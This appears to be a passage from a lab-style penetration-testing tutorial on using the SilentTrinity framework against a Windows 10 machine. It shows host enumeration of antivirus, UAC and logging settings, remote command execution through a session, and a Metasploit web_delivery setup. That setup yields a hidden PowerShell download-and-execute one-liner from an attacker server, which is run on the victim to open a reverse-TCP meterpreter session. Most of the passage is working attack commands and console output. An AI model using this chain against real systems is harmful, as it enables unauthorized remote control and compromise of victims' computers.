


```
ST (modules)(ipy/systeminfo) >>use ipy/hostenum
ST (modules)(ipy/hostenum) >>run cd9d1570-735d-4373-bfe5-302e9ffdaafa
[+] cd9d1570-735d-4373-bfe5-302e9ffdaafa returned job result (id: jlgLyZap)
********************
 SYSTEM INFORMATION
********************
Host       : DESKTOP-39M9LR1
OS         : Windows 10 Pro 10.0.10586.1106
64-Bit     : True
Date       : 3/12/2019 3:12:54 PM
Uptime     : 3/9/2019 2:31:12 PM

Username      : DESKTOP-39M9LR1\raj
Logon Server  : \\DESKTOP-39M9LR1

PowerShell Version     : 5.0.10586.672
PowerShell Compat      : 1.0, 2.0, 3.0, 4.0, 5.0
PS Script Block Log    : None
PS Transcription       : None
PS Transcription Dir   : None
PS Module Logging      : None

UAC Enabled                 : True
High Integrity              : False
UAC Token Filter Disabled   : False
UAC Admin Filter Enabled    : False
Local Admin Pass Solution   : None
LSASS Protection            : N/A
Deny RDP Connections        : True

********************
  ANTIVIRUS CHECK
********************
AVProduct       : Windows Defender AV
ProcessName     : MSASCui
PID             : 6512

AVProduct       : Windows Defender AV
ProcessName     : MsMpEng
PID             : 2452

Display Name           : Windows Defender
Signed Product EXE:    : %ProgramFiles%\Windows Defender\MSASCui.exe
Signed Reporting EXE:  : %ProgramFiles%\Windows Defender\MsMpeng.exe
Product State          : 401664
Update Time            : Tue, 12 Mar 2019 08:27:59 GMT


********************
    USER GROUPS
********************
DESKTOP-39M9LR1\None            : S-1-5-21-3345604465-1500704576-4255742727-513
Everyone                        : S-1-1-0
```

With the next exploit, you can access shell of the target system but command by command and for this type :

```
use ipy/shell
set Command ipconfig
run <session name>
```

As shown in the image below, it runs the ipconfig command through the session that has access to.



```
ST (modules)(ipy/hostenum) >>use ipy/shell
ST (modules)(ipy/shell) >>options
+-------------+----------+------------------------+-------------------------------------------------------------
| Option Name | Required | Value                  | Description
+-------------+----------+------------------------+-------------------------------------------------------------
| Command     | True     |                        | The ShellCommand to execute, including any arguments
+-------------+----------+------------------------+-------------------------------------------------------------
| Path        | False    | C:\\WINDOWS\\System32\\ | The Path of the directory from which to execute the ShellC
+-------------+----------+------------------------+-------------------------------------------------------------
| Username    | False    |                        | Optional alternative username to execute ShellCommand as
+-------------+----------+------------------------+-------------------------------------------------------------
| Domain      | False    |                        | Optional alternative Domain of the username to execute She
+-------------+----------+------------------------+-------------------------------------------------------------
| Password    | False    |                        | Optional password to authenticate the username to execute
+-------------+----------+------------------------+-------------------------------------------------------------
ST (modules)(ipy/shell) >>set Command ipconfig
ST (modules)(ipy/shell) >>run cd9d1570-735d-4373-bfe5-302e9ffdaafa
[+] cd9d1570-735d-4373-bfe5-302e9ffdaafa returned job result (id: ycuObxzV)
[*] Path: C:\WINDOWS\System32\ Command: ipconfig Args:

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter Npcap Loopback Adapter:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::e51c:9f0:dc70:b50b%12
   Autoconfiguration IPv4 Address. . : 169.254.181.11
   Subnet Mask . . . . . . . . . . . : 255.255.0.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet1:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::d8fc:e4f9:a780:7999%4
   IPv4 Address. . . . . . . . . . . : 192.168.145.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :

Ethernet adapter VMware Network Adapter VMnet8:

   Connection-specific DNS Suffix  . :
```


Silent trinity to meterpreter

To have a meterpreter session via silent trinity start Metasploit by using msfconsole command in a new terminal.

And use the web_delivery exploit using the following command :

```
use exploit/multi/script/web_delivery
set payload windows/x64/meterpreter/reverse_tcp
set lhost eth0
set lport 4444
run
```


Running the above commands will generate a command that is to be run in the target system as shown in the image below :



```
msf5 > use exploit/multi/script/web_delivery
msf5 exploit(multi/script/web_delivery) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/script/web_delivery) > set lhost eth0
lhost => eth0
msf5 exploit(multi/script/web_delivery) > set lport 4444
lport => 4444
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Using URL: http://0.0.0.0:8080/lhMCcYixubz
[*] Local IP: http://192.168.19.128:8080/lhMCcYixubz
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $W=new-object net.webclient;$W.proxy=[Net.WebRequest]::GetSystemWebPr
oxy();$W.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $W.downloadstring('http://192
.168.19.128:8080/lhMCcYixubz');
```


The above-generated command is to be run in the shell of the victim's PC and for that execute the command in the shell by using silent trinity as we had run ipconfig command earlier.

run <session name>



```
ST (modules)(ipy/shell) ≫set Command "powershell.exe -nop -w hidden -c $W=new-object net.webclient;$W
.proxy=[Net.WebRequest]::GetSystemWebProxy();$W.Proxy.Credentials=[Net.CredentialCache]::DefaultCreden
ti
als;IEX $W.downloadstring('http://192.168.19.128:8080/lhMCcYixubz');"


ST (modules)(ipy/shell) ≫run cd9d1570-735d-4373-bfe5-302e9ffdaafa
```

As the command will run in the silent trinity, you will have your meterpreter session as shown in the image below :



```
msf5 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.19.128:4444
[*] Using URL: http://0.0.0.0:8080/lhMCcYixubz
[*] Local IP: http://192.168.19.128:8080/lhMCcYixubz
[*] Server started.
[*] Run the following command on the target machine:
powershell.exe -nop -w hidden -c $W=new-object net.webclient;$W.proxy=[Net.WebRequest]::GetSystemWebPr
oxy();$W.Proxy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX $W.downloadstring('http://192
.168.19.128:8080/lhMCcYixubz');
msf5 exploit(multi/script/web_delivery) > [*] 192.168.19.1     web_delivery - Delivering Payload
[*] Sending stage (206403 bytes) to 192.168.19.1
[*] Meterpreter session 1 opened (192.168.19.128:4444 -> 192.168.19.1:60826) at 2019-03-12 05:50:11 -0
400

msf5 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : DESKTOP-39M9LR1
OS              : Windows 10 (Build 10586).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

So, all in all, Silent trinity is an amazing tool when it comes to exploiting windows.